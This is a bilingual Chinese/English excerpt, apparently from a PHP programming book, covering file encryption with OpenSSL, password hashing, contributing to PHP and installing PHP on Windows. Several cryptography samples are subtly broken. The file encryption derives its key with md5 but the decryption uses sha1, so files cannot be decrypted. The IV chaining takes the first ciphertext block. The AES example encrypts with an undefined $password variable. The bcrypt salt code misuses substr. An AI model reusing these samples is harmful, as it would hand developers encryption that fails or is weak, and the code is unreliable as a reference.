第102.1节：使用OpenSSL对大文件进行对称加密和解密

PHP缺少内置函数来加密和解密大文件。openssl_encrypt可以用来加密字符串，但将一个巨大的文件加载到内存中是个坏主意。

所以我们必须编写一个用户层函数来实现这个功能。这个示例使用对称的AES-128-CBC算法对大文件的较小块进行加密，并将其写入另一个文件。

加密文件

```
/**  
 * 定义每个块应从源文件读取的块数。  
 * 对于'AES-128-CBC'，每个块由16字节组成。  
 * 因此，如果我们读取10,000个块，就会将160KB加载到内存中。您可以调整此值  
 * 以读取/写入更短或更长的块。  
 */  
define('FILE_ENCRYPTION_BLOCKS', 10000);  
  
/**  
 * 对传入的文件进行加密，并将结果保存到一个以".enc"为后缀的新文件中。  
 *  
 * @param string $source 需要加密的文件路径  
 * @param string $key 用于加密的密钥  
 * @param string $dest 加密后文件的写入文件名。  
 * @return string/false 返回已创建的文件名，若发生错误则返回FALSE  
 */  
function encryptFile($source, $key, $dest)  
{  
    $key = substr(md5($key), 0, 16);  
    $iv = openssl_random_pseudo_bytes(16);  
  
    $error = false;  
    if ($fpOut = fopen($dest, 'w')) {  
        // 将初始化向量写入文件开头  
        fwrite($fpOut, $iv);  
        if ($fpIn = fopen($source, 'rb')) {  
            while (!feof($fpIn)) {  
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);  
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key, OPENSSL_RAW_DATA,  
$iv);  
                // 使用密文的前16个字节作为下一个初始化向量  
                $iv = substr($ciphertext, 0, 16);  
                fwrite($fpOut, $ciphertext);  
            }  
            fclose($fpIn);  
        } else {  
            $error = true;  
        }  
        fclose($fpOut);  
    } else {  
        $error = true;  
    }  
  
    return $error ? false : $dest;  
}
```

Chapter 102: Cryptography

Section 102.1: Symmetric Encryption and Decryption of large Files with OpenSSL

PHP lacks a build-in function to encrypt and decrypt large files. openssl_encrypt can be used to encrypt strings, but loading a huge file into memory is a bad idea.

So we have to write a userland function doing that. This example uses the symmetric [AES-128-CBC](#) algorithm to encrypt smaller chunks of a large file and writes them into another file.

Encrypt Files

```
/**  
 * Define the number of blocks that should be read from the source file for each chunk.  
 * For 'AES-128-CBC' each block consist of 16 bytes.  
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value  
 * to read/write shorter or longer chunks.  
 */  
define('FILE_ENCRYPTION_BLOCKS', 10000);  
  
/**  
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.  
 *  
 * @param string $source Path to file that should be encrypted  
 * @param string $key The key used for the encryption  
 * @param string $dest File name where the encrypted file should be written to.  
 * @return string/false Returns the file name that has been created or FALSE if an error occurred  
 */  
function encryptFile($source, $key, $dest)  
{  
    $key = substr(md5($key), 0, 16);  
    $iv = openssl_random_pseudo_bytes(16);  
  
    $error = false;  
    if ($fpOut = fopen($dest, 'w')) {  
        // Put the initialization vector to the beginning of the file  
        fwrite($fpOut, $iv);  
        if ($fpIn = fopen($source, 'rb')) {  
            while (!feof($fpIn)) {  
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);  
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key, OPENSSL_RAW_DATA,  
$iv);  
                // Use the first 16 bytes of the ciphertext as the next initialization vector  
                $iv = substr($ciphertext, 0, 16);  
                fwrite($fpOut, $ciphertext);  
            }  
            fclose($fpIn);  
        } else {  
            $error = true;  
        }  
        fclose($fpOut);  
    } else {  
        $error = true;  
    }  
  
    return $error ? false : $dest;  
}
```

解密文件

要解密使用上述函数加密的文件，可以使用此函数。

```
/*
 * 解密传入的文件并将结果保存到一个新文件中，去除文件名的最后4个字符。
 *
 * @param string $source 需要解密的文件路径
 * @param string $key 用于解密的密钥（必须与加密时相同）
 * @param string $dest 解密后文件的保存文件名。
 * @return string/false 返回已创建的文件名，若发生错误则返回FALSE
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // 从文件开头获取初始化向量
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // 解密时需要读取比加密时多一个
                // 块
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key, OPENSSL_RAW_DATA,
                $iv);
                // 使用密文的前16字节作为下一个初始化向量
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

如何使用

如果您需要一个小片段来了解此功能的工作原理或测试上述函数，请查看以下代码。

```
$fileName = __DIR__.'/testfile.txt';
$key = '我的秘密密钥';
file_put_contents($fileName, '你好，世界，我来了。');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

这将创建三个文件：

1. testfile.txt 包含明文
2. testfile.txt.enc 包含加密文件
3. testfile.txt.dec 包含解密文件。其内容应与 testfile.txt 相同

Decrypt Files

To decrypt files that have been encrypted with the above function you can use this function.

```
/*
 * Decrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key The key used for the decryption (must be the same as for encryption)
 * @param string $dest File name where the decrypted file should be written to.
 * @return string/false Returns the file name that has been created or FALSE if an error occurred
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialization vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to read
                // one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key, OPENSSL_RAW_DATA,
                $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

How to use

If you need a small snippet to see how this works or to test the above functions, look at the following code.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

This will create three files:

1. testfile.txt with the plain text
2. testfile.txt.enc with the encrypted file
3. testfile.txt.dec with the decrypted file. This should have the same content as testfile.txt

第102.2节：对称密码

此示例演示了CBC模式下的AES 256对称加密。需要一个初始化向量，因此我们使用openssl函数生成一个。变量\$strong用于判断生成的IV是否具有密码学强度。

加密

```
$method = "aes-256-cbc"; // 加密方法
$iv_length = openssl_cipher_iv_length($method); // 获取所需的IV长度
$strong = false; // 下一行设置为false
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // 生成初始化向量

/* 注意：IV需要后续检索，因此应存储在数据库中。
但是，不要重复使用相同的IV来加密数据。 */

if(!$strong) { // 如果IV不具备密码学强度，则抛出异常
    throw new Exception("IV不具备密码学强度！");
}

$data = "这是一条需要保护的消息。"; // 我们的秘密消息
$pass = "StackOverflow"; // 我们的密码

/* 注意：密码应通过HTTPS会话中的POST提交。
这里为了演示目的，将其存储在变量中。 */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // 加密
```

解密

```
/* 从数据库中检索初始化向量 (IV) 和从POST请求中获取密码 */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // 解密
```

Base64 编码与解码

如果加密数据需要以可打印文本形式发送或存储，则应分别使用`base64_encode()`和`base64_decode()`函数。

```
/* Base64 编码的加密 */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* 解码并解密 */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Section 102.2: Symmetric Cipher

This example illustrates the AES 256 symmetric cipher in CBC mode. An initialization vector is needed, so we generate one using an openssl function. The variable `$strong` is used to determine whether the IV generated was cryptographically strong.

Encryption

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "StackOverflow"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Decryption

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Encode & Decode

If the encrypted data needs to be sent or stored in printable text, then the `base64_encode()` and `base64_decode()` functions should be used respectively.

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

第103章：密码哈希函数

随着更安全的网络服务避免以明文格式存储密码，诸如PHP等语言提供了各种（不可解密的）哈希函数，以支持更安全的行业标准。本章节提供了使用PHP进行正确哈希的文档说明。

第103.1节：创建密码哈希

使用password_hash()创建密码哈希，以使用当前行业最佳实践标准的哈希或密钥派生方法。在撰写本文时，标准是bcrypt，这意味着PASSWORD_DEFAULT包含与PASSWORD_BCRYPT相同的值。

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

第三个参数不是必须的。

应根据生产服务器的硬件选择'cost'值。增加该值会使密码生成成本更高。生成成本越高，破解者生成密码的时间也越长。理想情况下，成本应尽可能高，但实际上应设置为不会使系统运行过慢。大约在0.1到0.4秒之间是可以接受的。如果不确定，请使用默认值。

版本 < 5.5

在低于5.5.0的PHP版本中，password_*函数不可用。你应该使用兼容包来替代这些函数。请注意，兼容包要求PHP版本为5.3.7或更高，或者包含\$2y修复的版本（例如RedHat提供的版本）。

如果无法使用这些函数，可以使用crypt()实现密码哈希。由于password_hash()是作为crypt()函数的封装实现的，因此不会丢失任何功能。

```
// 这是一个简单实现的bcrypt哈希，兼容
// `password_hash()`
// 无法保证保持完整 `password_hash()` 实现的相同加密强度

// 如果 `CRYPT_BLOWFISH` 为 1，表示系统支持使用 blowfish 的 bcrypt

if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt 使用了修改过的 base64 变体
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = substr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` 通过传入的盐字符串形式来确定使用哪种哈希算法

    $hashedPassword = crypt($plaintextPassword, '$2y$10$' . $salt . '$');
}
```

密码哈希的盐值

Chapter 103: Password Hashing Functions

As more secure web services avoid storing passwords in plain text format, languages such as PHP provide various (undecryptable) hash functions to support the more secure industry standard. This topic provides documentation for proper hashing with PHP.

Section 103.1: Creating a password hash

Create password hashes using [password_hash\(\)](#) to use the current industry best-practice standard hash or key derivation. At time of writing, the standard is [bcrypt](#), which means, that PASSWORD_DEFAULT contains the same value as PASSWORD_BCRYPT.

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

The third parameter is **not mandatory**.

The 'cost' value should be chosen based on your production server's hardware. Increasing it will make the password more costly to generate. The costlier it is to generate the longer it will take anyone trying to crack it to generate it also. The cost should ideally be as high as possible, but in practice it should be set so it does not slow down everything too much. Somewhere between 0.1 and 0.4 seconds would be okay. Use the default value if you are in doubt.

Version < 5.5

On PHP lower than 5.5.0 the password_* functions are not available. You should use [the compatibility pack](#) to substitute those functions. Notice the compatibility pack requires PHP 5.3.7 or higher or a version that has the \$2y fix backported into it (such as RedHat provides).

If you are not able to use those, you can implement password hashing with [crypt\(\)](#). As password_hash() is implemented as a wrapper around the [crypt\(\)](#) function, you need not lose any functionality.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = substr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$' . $salt . '$');
}
```

Salt for password hash

尽管加密算法具有可靠性，但仍然存在针对彩虹表的漏洞。这就是为什么建议使用盐值的原因。

盐是附加在密码哈希之前的内容，用于使源字符串唯一。给定两个相同的密码，生成的哈希也将是唯一的，因为它们的盐是唯一的。

随机盐是密码安全中最重要的部分之一。这意味着即使攻击者拥有已知密码哈希的查找表，也无法将你的用户密码哈希与数据库中的密码哈希匹配，因为使用了随机盐。你应始终使用随机且密码学安全的盐。阅读更多

使用password_hash()和bcrypt算法时，明文盐会与生成的哈希一起存储，这意味着哈希可以在不同系统和平台之间传输，仍然可以与原始密码匹配。

版本 < 7.0

即使不推荐，你仍然可以使用盐选项来定义你自己的随机盐。

```
$options = [
    'salt' => $salt, //见下面示例
];
```

重要。如果你省略此选项，password_hash()会为每个哈希的密码生成随机盐。这是预期的操作模式。

版本 ≥ 7.0

盐选项自PHP 7.0.0起已被弃用。现在更推荐直接使用默认生成的盐。

第103.2节：确定现有密码哈希是否可以升级到更强的算法

如果您使用PASSWORD_DEFAULT方法让系统选择最佳算法来哈希您的密码
随着默认算法强度的提升，您可能希望在用户登录时重新哈希旧密码

```
<?php
// 首先确定提供的密码是否有效
if (password_verify($plaintextPassword, $hashedPassword)) {

    // 现在确定现有的哈希是否是用不再是默认的算法创建的
    //
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // 使用新的默认算法创建新的哈希
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // 然后将其保存到您的数据存储中
        // $db->update(...);

    }
}
```

如果您的系统上没有password_*函数（且您无法使用下面备注中链接的兼容包），您可以用类似以下方法确定用于创建原始哈希的算法：

Despite of reliability of crypt algorithm there is still vulnerability against [rainbow tables](#). That's the reason, why it's recommended to use **salt**.

A salt is something that is appended to the password before hashing to make source string unique. Given two identical passwords, the resulting hashes will be also unique, because their salts are unique.

A random salt is one of the most important pieces of your password security. This means that even with a lookup table of known password hashes an attacker can't match up your user's password hash with the database password hashes since a random salt has been used. You should use always random and cryptographically secure salts. [Read more](#)

With [password_hash\(\)](#) bcrypt algorithm, plain text salt is stored along with the resulting hash, which means that the hash can be transferred across different systems and platforms and still be matched against the original password.

Version < 7.0

Even when this is discouraged, you can use the salt option to define your own random salt.

```
$options = [
    'salt' => $salt, //see example below
];
```

Important. If you omit this option, a random salt will be generated by password_hash() for each password hashed. This is the intended mode of operation.

Version ≥ 7.0

The salt option has been [deprecated](#) as of PHP 7.0.0. It is now preferred to simply use the salt that is generated by default.

Section 103.2: Determine if an existing password hash can be upgraded to a stronger algorithm

If you are using the PASSWORD_DEFAULT method to let the system choose the best algorithm to hash your passwords with, as the default increases in strength you may wish to rehash old passwords as users log in

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        // $db->update(...);

    }
}
```

If the password_* functions are not available on your system (and you cannot use the compatibility pack linked in the remarks below), you can determine the algorithm and used to create the original hash in a method similar to

如下：

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo '算法是 Bcrypt';
    // "cost" 决定了此版本 Bcrypt 的强度
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is ' . $cost;
}
?>
```

第 103.3 节：验证密码与哈希值

password_verify() 是内置函数（自 PHP 5.5 起提供），用于验证密码是否与已知哈希匹配。

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
} else {
    echo 'Invalid Password.';
}
?>
```

所有支持的哈希算法都会在哈希值中存储用于标识所用哈希算法的信息，因此无需指明用于编码明文密码的算法。

如果您的系统中没有 password_* 函数（且无法使用下方备注中链接的兼容包），可以使用 crypt() 函数实现密码验证。请注意，必须采取特定预防措施以避免时序攻击。

```
<?php
// 无法保证保持完整 `password_hash()` 实现的相同加密强度

if (CRYPT_BLOWFISH == 1) {
    // `crypt()` 会丢弃盐值长度之外的所有字符，因此我们可以传入
    // 完整的哈希密码
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // 这是一个基于 `password_hash()` 完整实现的基本常量时间比较
    //
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo '密码有效';
    } else {
        echo '密码无效';
    }
}
?>
```

the following:

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
    echo 'Bcrypt cost is ' . $cost;
}
?>
```

Section 103.3: Verifying a password against a hash

password_verify() is the built-in function provided (as of PHP 5.5) to verify the validity of a password against a known hash.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
} else {
    echo 'Invalid Password.';
}
?>
```

All supported hashing algorithms store information identifying which hash was used in the hash itself, so there is no need to indicate which algorithm you are using to encode the plaintext password with.

If the password_* functions are not available on your system (and you cannot use the compatibility pack linked in the remarks below) you can implement password verification with the crypt() function. Please note that specific precautions must be taken to avoid [timing attacks](#).

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    } else {
        echo 'Invalid Password';
    }
}
?>
```

第104章：为PHP手册做贡献

PHP手册不仅提供功能参考和语言参考，还解释了PHP的主要特性。与大多数语言文档不同，PHP手册鼓励PHP开发者为文档的每一页添加自己的示例和注释。本主题解释了如何为PHP手册做贡献，并提供了技巧、窍门和最佳实践指南。

第104.1节：改进官方文档

PHP 已经有非常好的官方文档，网址是 <http://php.net/manual/>。PHP 手册几乎涵盖了所有语言特性、核心库以及大多数可用的扩展。里面有大量的示例供学习。PHP手册提供多种语言和格式版本。

最棒的是，文档对任何人都免费的，并且任何人都可以编辑。

PHP文档团队在<https://edit.php.net>提供了一个在线编辑器。它支持多种单点登录服务，包括使用您的Stack Overflow账户登录。您可以在<https://wiki.php.net/doc/editor>找到编辑器的介绍。

对PHP手册的更改需要由拥有Doc Karma的PHP文档团队成员批准。

Doc Karma有点类似于声望，但更难获得。这个同行评审过程确保只有事实正确的信息才能进入PHP手册。

PHP手册是用DocBook编写的，DocBook是一种易学的书籍编写标记语言。乍一看可能有点复杂，但有模板可以帮助您入门。您完全不需要成为DocBook专家也能贡献内容。

第104.2节：贡献手册的技巧

以下是为那些希望为PHP手册做贡献的人提供的一些建议：

- 遵循手册的风格指南。确保始终遵守手册的风格指南以保持一致性。
- 进行拼写和语法检查。确保使用正确的拼写和语法——否则所提供的信息可能更难理解，内容看起来也不够专业。
- 解释要简洁。避免冗长，清晰简明地向希望快速查阅的开发者呈现信息。
- 将代码与其输出分开。这为开发者提供了更清晰、不复杂的代码示例，便于理解。
- 检查页面章节顺序。确保正在编辑的手册页面的所有章节顺序正确。手册的统一性使得快速阅读和查找信息更容易。
- 删除与 PHP 4 相关的内容。鉴于 PHP 4 已经过时，相关内容不再适用。
应从手册中删除相关提及，以避免因不必要的信息而使手册变得复杂。
- 正确设置文件版本。在文档中新建文件时，确保文件的修订 ID 设为空，如：`<!-- $Revision$ -->`。
- 将有用的评论合并到手册中。有些评论包含手册可能受益的有用信息，应将其合并到主页面内容中。
- 不要破坏文档构建。提交更改前，务必确保 PHP 手册能够正确构建。

Chapter 104: Contributing to the PHP Manual

The PHP Manual provides both a functional reference and a language reference along with explanations of PHP's major features. The PHP Manual, unlike most languages' documentation, encourages PHP developers to add their own examples and notes to each page of the documentation. This topic explains contribution to the PHP manual, along with tips, tricks, and guidelines for best practice.

Section 104.1: Improve the official documentation

PHP has great official documentation already at <http://php.net/manual/>. The PHP Manual documents pretty much all language features, the core libraries and most available extensions. There are plenty of examples to learn from. The PHP Manual is available in multiple languages and formats.

Best of all, the documentation is free for anyone to edit.

The PHP Documentation Team provides an online editor for the PHP Manual at <https://edit.php.net>. It supports multiple Single-Sign-On services, including logging in with your Stack Overflow account. You can find an introduction to the editor at <https://wiki.php.net/doc/editor>.

Changes to the PHP Manual need to be approved by people from the PHP Documentation Team having *Doc Karma*. Doc Karma is somewhat like reputation, but harder to get. This peer review process makes sure only factually correct information gets into the PHP Manual.

The PHP Manual is written in DocBook, which is an easy to learn markup language for authoring books. It might look a little bit complicated at first sight, but there are templates to get you started. You certainly don't need to be a DocBook expert to contribute.

Section 104.2: Tips for contributing to the manual

The following is a list of tips for those who are looking to contribute to the PHP manual:

- Follow the manual's style guidelines.** Ensure that the [manual's style guidelines](#) are always being followed for consistency's sake.
- Perform spelling and grammar checks.** Ensure proper spelling and grammar is being used - otherwise the information presented may be more difficult to assimilate, and the content will look less professional.
- Be terse in explanations.** Avoid rambling to clearly and concisely present the information to developers who are looking to quickly reference it.
- Separate code from its output.** This gives cleaner and less convoluted code examples for developers to digest.
- Check the page section order.** Ensure that all sections of the manual page being edited are in the correct order. Uniformity in the manual makes it easier to quickly read and lookup information.
- Remove PHP 4-related content.** Specific mentions to PHP 4 are no longer relevant given how old it is now. Mentions of it should be removed from the manual to prevent convoluting it with unnecessary information.
- Properly version files.** When creating new files in the documentation, ensure that the revision ID of the file is set to nothing, like so: `<!-- $Revision$ -->`.
- Merge useful comments into the manual.** Some comments contribute useful information that the manual could benefit from having. These should be merged into the main page's content.
- Don't break the documentation build.** Always ensure that the PHP manual builds properly before committing the changes.

第105章：为 PHP 核心做贡献

第105.1节：搭建基础开发环境

PHP 的源代码托管在GitHub上。要从源代码构建，您首先需要检出一份可用的代码副本。

```
mkdir /usr/local/src/php-7.0/  
cd /usr/local/src/php-7.0/  
git clone -b PHP-7.0 https://github.com/php/php-src .
```

如果你想添加一个功能，最好创建你自己的分支。

```
git checkout -b my_private_branch
```

最后，配置并编译 PHP

```
./buildconf  
./configure  
make  
make test  
make install
```

如果配置因缺少依赖而失败，你需要使用操作系统的包管理系统安装它们（例如 yum、apt 等），或者从源码下载并编译。

Chapter 105: Contributing to the PHP Core

Section 105.1: Setting up a basic development environment

PHP's source code is hosted on [GitHub](#). To build from source you will first need to check out a working copy of the code.

```
mkdir /usr/local/src/php-7.0/  
cd /usr/local/src/php-7.0/  
git clone -b PHP-7.0 https://github.com/php/php-src .
```

If you want to add a feature, it's best to create your own branch.

```
git checkout -b my_private_branch
```

Finally, configure and build PHP

```
./buildconf  
./configure  
make  
make test  
make install
```

If configuration fails due to missing dependencies, you will need to use your operating system's package management system to install them (e.g. yum, apt, etc.) or download and compile them from source.

附录 A：在 Windows 上安装 PHP 环境

A.1 节：下载、安装和使用 WAMP

WampServer 是一个 Windows 网络开发环境。它允许你使用 Apache2、PHP 和 MySQL 数据库创建网络应用程序。同时，PhpMyAdmin 让你可以轻松管理数据库。

WampServer 提供两个不同版本的免费下载（在 GPML 许可下）：32 位和 64 位。WampServer 2.5 不兼容 Windows XP（包括 SP3）和 Windows Server 2003。旧版本的 WampServer 可在 SourceForge 获取。

WampServer 版本：

- [WampServer \(64 位\) 3](#)
- [WampServer \(32 位\) 3](#)

当前提供：

- Apache : 2.4.18
- MySQL : 5.7.11
- PHP : 5.6.19 和 7.0.4

安装很简单，只需运行安装程序，选择安装位置，然后完成安装。

完成后，你可以启动 WampServer。它会在系统托盘（任务栏）启动，初始颜色为红色，服务器启动后变为绿色。

你可以打开浏览器，输入 localhost 或 127.0.0.1 访问 WAMP 的首页。从现在起，你可以通过将文件存放在 <PATH_TO_WAMP>/www/<php_or_html_file> 目录下，在本地使用 PHP，并通过 http://localhost/<php_or_html_file_name> 查看结果。

第A.2节：安装PHP并在IIS中使用

首先，你需要在你的计算机上安装并运行 IIS (Internet Information Services)；IIS 默认情况下不可用，你必须从控制面板 -> 程序 -> Windows 功能中添加该功能。

1. 从 <http://windows.php.net/download/> 下载你喜欢的 PHP 版本，并确保下载 PHP 的非线程安全 (NTS) 版本。
2. 将文件解压到 C:\PHP\ 目录下。
3. 打开 Internet Information Services 管理器 IIS。
4. 在左侧面板选择根项目。
5. 双击处理程序映射 (Handler Mappings)。
6. 在右侧面板点击添加模块映射 (Add Module Mapping)。
7. 按照以下方式设置数值：

请求路径: *.php
模块: FastCgiModule
可执行文件: C:\PHP\php-cgi.exe
名称: PHP_FastCGI
请求限制: 文件夹或文件, 所有动词, 访问: 脚本

8. 安装 vcredist_x64.exe 或 vcredist_x86.exe (Visual C++ 2012 可再发行组件) 来自

Appendix A: Installing a PHP environment on Windows

Section A.1: Download, Install and use WAMP

WampServer 是一个 Windows 网络开发环境。它允许你使用 Apache2、PHP 和 MySQL 数据库创建网络应用程序。同时，PhpMyAdmin 让你可以轻松管理数据库。

WampServer 提供两个不同版本的免费下载（在 GPML 许可下）：32 位和 64 位。WampServer 2.5 不兼容 Windows XP（包括 SP3）和 Windows Server 2003。旧版本的 WampServer 可在 [SourceForge](#) 获取。

WampServer 版本：

- [WampServer \(64 BITS\) 3](#)
- [WampServer \(32 BITS\) 3](#)

当前提供：

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 & 7.0.4

安装很简单，只需执行安装程序，选择安装位置，然后完成安装。

完成后，你可以启动 WampServer。它会在系统托盘（任务栏）启动，初始颜色为红色，服务器启动后变为绿色。

你可以打开浏览器，输入 localhost 或 127.0.0.1 访问 WAMP 的首页。从现在起，你可以通过将文件存放在 <PATH_TO_WAMP>/www/<php_or_html_file> 目录下，在本地使用 PHP，并通过 http://localhost/<php_or_html_file_name> 查看结果。

Section A.2: Install PHP and use it with IIS

首先，你需要在你的计算机上安装并运行 IIS (Internet Information Services)。IIS 默认情况下不可用，你必须从控制面板 -> 程序 -> Windows 功能中添加该功能。

1. 下载你喜欢的 PHP 版本，并确保下载 PHP 的非线程安全 (NTS) 版本。
2. 将文件解压到 C:\PHP\ 目录下。
3. 打开 Internet Information Services 管理器 IIS。
4. 选择左侧面板中的根项目。
5. 双击处理程序映射 (Handler Mappings)。
6. 在右侧面板点击添加模块映射 (Add Module Mapping)。
7. 设置值如下：

Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script

8. 安装 vcredist_x64.exe 或 vcredist_x86.exe (Visual C++ 2012 可再发行组件) 来自

9. 设置你的C:\PHP\php.ini，特别是设置extension_dir ="C:\PHP\ext"。

10. 重置 IIS：在 DOS 命令控制台输入IISRESET。

可选地，你可以安装PHP Manager for IIS，这对设置 ini 文件和跟踪错误日志非常有帮助（在 Windows 10 上不适用）。

记得将index.php设置为 IIS 的默认文档之一。

如果你按照安装指南操作，现在可以测试 PHP 了。

就像Linux一样，IIS在服务器上有一个目录结构，这棵树的根目录是C:\inetpub\wwwroot\，这里是所有公共文件和PHP脚本的入口点。

现在使用你喜欢的编辑器，或者直接使用Windows记事本，输入以下内容：

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

将文件以UTF-8格式（无BOM）保存到C:\inetpub\wwwroot\index.php。

然后使用浏览器打开这个地址访问你全新的网站：<http://localhost/index.php>

A.3节：下载并安装XAMPP

什么是XAMPP？

XAMPP是最流行的PHP开发环境。XAMPP是一个完全免费的、开源的、易于安装的Apache发行版，包含MariaDB、PHP和Perl。

我应该从哪里下载？

从他们的下载页面下载适合的稳定版XAMPP。根据操作系统类型（32位或64位及操作系统版本）和需要支持的PHP版本选择下载。

当前最新版本为[Windows版XAMPP 7.0.8 / PHP 7.0.8](#)。

或者你可以按照以下步骤操作：

